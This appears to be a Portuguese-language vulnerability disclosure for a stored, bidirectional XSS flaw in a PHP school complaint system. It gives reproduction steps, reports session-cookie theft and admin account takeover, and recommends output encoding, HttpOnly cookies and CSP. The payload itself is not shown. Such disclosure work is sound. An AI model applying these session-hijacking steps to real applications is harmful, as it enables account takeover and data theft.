
    Screenshot 2026-04-10 213406

Caso 2: Administrador → Aluno (XSS Reverso)

  1. Faça login como administrador
  2. Responda a uma reclamação usando o payload:
  1. Faça login como aluno
  2. Visualize a resposta à reclamação

Evidências da Prova de Conceito

  • Execução de JavaScript confirmada no painel do administrador ao visualizar a reclamação maliciosa
  • Cookie de sessão (PHPSESSID) exfiltrado com sucesso via servidor controlado pelo atacante
  • Sessão do administrador sequestrada usando cookie roubado
  • Execução de JavaScript confirmada no painel do aluno por meio da funcionalidade de resposta

Impacto

  • Usuários de baixo privilégio (alunos) podem executar JavaScript arbitrário no contexto do administrador
  • Leva ao sequestro de sessão devido à ausência da flag HttpOnly
  • Tomada total da conta do administrador
  • XSS bidirecional permite o comprometimento de múltiplas funções (Administrador, Professor, Aluno)
  • Comprometimento completo da integridade, confidencialidade e disponibilidade do aplicativo

Severidade: CRÍTICA


Causa Raiz

  • Falta de sanitização de entrada
  • Ausência de codificação de saída
  • Falta de controles de segurança em cookies de sessão (flag HttpOnly não definida)

Recomendação

  • Sanitize e valide todas as entradas do usuário.
  • Codifique a saída usando funções como htmlspecialchars() em PHP
  • Defina as flags HttpOnly e Secure nos cookies de sessão
  • Implemente a Política de Segurança de Conteúdo (CSP)

Baixar ferramenta